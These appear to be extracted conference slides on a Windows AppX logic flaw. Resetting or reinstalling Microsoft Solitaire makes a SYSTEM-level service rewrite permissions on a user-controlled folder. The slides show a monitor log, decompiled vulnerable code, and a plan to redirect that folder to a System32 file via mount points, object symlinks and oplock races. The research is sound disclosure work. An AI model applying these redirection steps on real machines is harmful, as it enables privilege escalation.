
- Combination of all mitigations
 - Keep fixing the single vulnerability.
 - Keep diminishing the exposed attack surface.
 - Keep Killing universal exploitation techniques and file redirection techniques.
 - Keep Killing SYSTEM code execution techniques to prevent EoP.
- Still possible for a stable exploitation of the logic vulnerability in reparse points to win the pwn2own?

The logic bug in reparse points for Pwn2Own

The unique vulnerability discovery strategy

- Philosophy of vulnerability discovery
 - Engineers are not good at re-doing things: re-vert, re-pair, re-install, re-definition, re-set, etc
- Past Re-Do bugs
 - IE browser renderer engine “undo/redo” RCE vulnerabilities
 - appendChild(A1) -> removeChild(A1)
 - Object.execCommand('indent') -> Object.execCommand('outdent')
 - ...
 - ECMAScript engine “redefinition” RCE vulnerabilities
 - valueof/toString redefinition in Flash Action Script engine
 - getter/setter redefinition in V8, chakra, etc
 - ...
 - Windows installer “revert” EoP vulnerabilities
 - msiexec /fa abc.msi (re-pair/re-install) – a patched 5 times EoP vulnerability with 5 CVEs
 - ...

Find a bug for Pwn2Own



← Settings

Microsoft Solitaire Collection

[Configure lock screen notification settings](#)

Defaults

Select which apps to use to listen to music, look at pictures, check mail, watch videos, and more.

[Set default apps](#)

Terminate

Immediately terminate this app and its related processes.

[Terminate](#)

Reset

If this app isn't working right, reset it. The app's data will be deleted.

[Reset](#)




Uninstall

Uninstall this app and its settings. Your documents will not be affected.

[Uninstall](#)

Reset Solitaire

Vulnerability?!

Event	Process	Stack
Date:	2/22/2021 3:23:15 PM	
Thread:	4992	
Class:	File System	
Operation:	CreateFile	
Result:	SUCCESS	
Path:	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\SettingsContainer	
Duration:	0.0000199	
Desired Access:	Read Attributes, Read Control, Write DAC, Write Owner, Access System Security	
Disposition:	Open	
Options:	Open Reparse Point	
Attributes:	n/a	
ShareMode:	Read, Write, Delete	
AllocationSize:	n/a	
Impersonating:	NT AUTHORITY\SYSTEM	
OpenResult:	Opened	
C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe>icacls SettingsContainer SettingsContainer The trust relationship between this workstation and the pr (F) The trust relationship between this workstation and the pr (OI)(CI)(IO)(F) NT AUTHORITY\SYSTEM:(OI)(CI)(F) BUILTIN\Administrators:(OI)(CI)(F) DESKTOP-PSN0BMJ\test:(OI)(CI)(F)  NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F) BUILTIN\Administrators:(I)(OI)(CI)(F) DESKTOP-PSN0BMJ\test:(I)(OI)(CI)(F) Mandatory Label\Low Mandatory Level:(OI)(CI)(NW)		
Successfully processed 1 files; Failed processing 0 files		

Frame	Module	Location
K 6	ntoskml.exe	ObpLookupObjectName + 0x3fe
K 7	ntoskml.exe	ObOpenObjectByNameEx + 0x1fa
K 8	ntoskml.exe	IopCreateFile + 0x40f
K 9	ntoskml.exe	NtOpenFile + 0x58
K 10	ntoskml.exe	KiSystemServiceCopyEnd + 0x25
U 11	ntdll.dll	NtOpenFile + 0x14
U 12	ntmarta.dll	I_MartaFileNtOpenFile + 0x57
U 13	ntmarta.dll	MartaOpenFileNamedObject + 0xa0
U 14	ntmarta.dll	AccRewriteSetNamedRights + 0x13c
U 15	ntmarta.dll	SetNamedSecurityInfoW + 0x6c ←
U 16	AppXDeploymentExtensions.oncore.dll	DirectoryACLs::ApplySecurityDescriptor + 0x337
U 17	AppXDeploymentExtensions.oncore.dll	DirectoryACLs::ApplyPackageDataAccessACLs + 0xbf
U 18	AppXDeploymentExtensions.oncore.dll	Common::Deployment::AccessHelpers::AddPackageDataAccessHelper + 0xa4
U 19	AppXDeploymentExtensions.oncore.dll	StateCreation::CreatePublisherSubFolder + 0x221
U 20	AppXDeploymentExtensions.oncore.dll	StateCreation::CommitPublisherTree + 0x1ab
U 21	AppXDeploymentExtensions.oncore.dll	StateCreation::CreateStateLocations + 0x17a
U 22	AppXDeploymentExtensions.oncore.dll	DEH::State::ExtensionHandler::CommitAppxInstall + 0x149
U 23	AppXDeploymentExtensions.oncore.dll	DEH::State::ExtensionHandler::CommitChanges + 0x90
U 24	AppXDeploymentExtensions.oncore.dll	OSIntegration::DEH::Internal::MainPackageDeploymentExtensionHandler::CommitRequest + 0x29
U 25	AppXDeploymentServer.dll	AppXApplyTrustLabelToFolder + 0x95d86
U 26	AppXDeploymentServer.dll	AppXApplyTrustLabelToFolder + 0x94b28
U 27	AppXDeploymentServer.dll	GetSessionIdsOwnedByUser + 0x4421e
U 28	AppXDeploymentServer.dll	GetSessionIdsOwnedByUser + 0x1b25
U 29	AppXDeploymentServer.dll	CreateCanonicalPriFileImplementation + 0x1ac8c
U 30	AppXDeploymentServer.dll	IsPackageInstalledInternal + 0x76f
U 31	AppXDeploymentServer.dll	IsPackageInstalledInternal + 0x539
U 32	ntdll.dll	TppSimplepExecuteCallback + 0x99
U 33	ntdll.dll	TppWorkerThread + 0x68a
U 34	kemel32.dll	BaseThreadInitThunk + 0x14
U 35	ntdll.dll	RtlUserThreadStart + 0x21


Root cause: vulnerable code

```
int64 Common::Deployment::AccessHelpers::AddPackageDataAccessHelper(DirectoryACLs *pDirectoryName, ...) {
    if (dir_exist)
        DirectoryACLs::ApplyPackageDataAccessACLs(...); //as test user
    else {
        Common::ImpersonateSelf::Impersonate(...); //impersonate with SYSTEM
        DirectoryACLs::ApplyPackageDataAccessACLs(DirectoryACLs *pDirectoryName, ...); //as SYSTEM
        Common::ImpersonateSelf::~ImpersonateSelf(...);
    }
    ...
}
```

```
int64 DirectoryACLs::ApplyPackageDataAccessACLs(DirectoryACLs *pDirectoryName, ...) {
    ...
    DirectoryACLs::ApplySecurityDescriptor((WCHAR *)pDirectoryName, 2, SecurityAttributes->lpSecurityDescriptor);
    ...
}
```

```
int64 DirectoryACLs::ApplySecurityDescriptor(WCHAR *wszDirName, ...) {
    Common::Deployment::Privilege::Initialize(...); //Common::ImpersonateSelf::Impersonate with SYSTEM
    Common::Deployment::Privilege::Enable(...); //Privilege::SetPrivilege -> AdjustTokenPrivileges
    GetNamedSecurityInfoW(wszDirName, SE_FILE_OBJECT, 4u, 0i64, 0i64, &pAcl, 0i64, &P);
    CalculateNewDacl(pAcl, ..., &pDacl);
    SetNamedSecurityInfoW(wszDirName, SE_FILE_OBJECT, v18, psidOwner, psidGroup, pDacl, v10); //redirect wszDir
    ...
}
```

Exploitable?



Challenges

- File Redirection
 - File-to-File redirection trick
 - Source Dir\Source File -> Target File
 - Mount Point: Source Dir -> \RPC Control
 - Object symlink: \RPC Control\Source File -> Target File
 - Limitations
 - Directory-to-File redirection?
 - GetNamedSecurityInfo/SetNamedSecurityInfo work for both directory and file at the same time?
- Race Condition
 - Oplock
 - Setoplock on SettingsContainer\mcg directory
 - Limitations
 - No oplock type can block Read Attributes on the directory by GetNamedSecurityInfo
 - Can't redirect the same directory inside oplock callback
 - Noisy file operations on SettingsContainer\mcg directory
- Run the exploit automatically

Re-visit the vulnerability

The diagram illustrates the Microsoft Solitaire Collection settings page with three PowerShell commands:


- Powershell: Reset the Solitaire** – supported on Win 10 build 20175
Get-AppxPackage Microsoft.MicrosoftSolitaireCollection | Reset-AppxPackage
- Powershell: Uninstall the Solitaire**
Get-AppxPackage Microsoft.MicrosoftSolitaireCollection | Remove-AppxPackage
- Powershell: Reinstall the Solitaire**
Add-AppxPackage -DisableDevelopmentMode -Register 'C:\Program Files\WindowsApps\Microsoft.MicrosoftSolitaireCollection_4.9.1252.0_x64__8wekyb3d8bbwe\AppXManifest.xml'

Dashed arrows point from the 'Reset', 'Uninstall', and 'Reinstall' buttons on the left to their respective PowerShell command boxes.

Microsoft Solitaire Collection Settings

- Defaults**: Select which apps to use to listen to music, look at pictures, check mail, watch videos, and more.
- Set default apps**
- Terminate**: Immediately terminate this app and its related processes.
Terminate
- Reset**: If this app isn't working right, reset it. The app's data will be deleted.
Reset
- Uninstall**: Uninstall this app and its settings. Your documents will not be affected.
Uninstall

File Operations Timeline




Race Window #1

- Directory to file redirection
 - C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\SettingsContainer\mcg -> C:\Windows\System32\TargetFile
 - Mount Point: C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\ -> \RPC Control\
 - Object symlink: \RPC Control\SettingsContainer\mcg -> C:\Windows\System32\TargetFile
 - GetNamedSecurityInfo(ObjectName)/SetNamedSecurityInfo(ObjectName)
 - Do NOT differentiate ObjectName, no matter it is a FileName orDirectoryName or any other ObjectNames
 - Implemented in ntmarta.dll, call NtOpenFile, with Open Reparse Point option
- ~~The race window #1 is too short to win stably~~

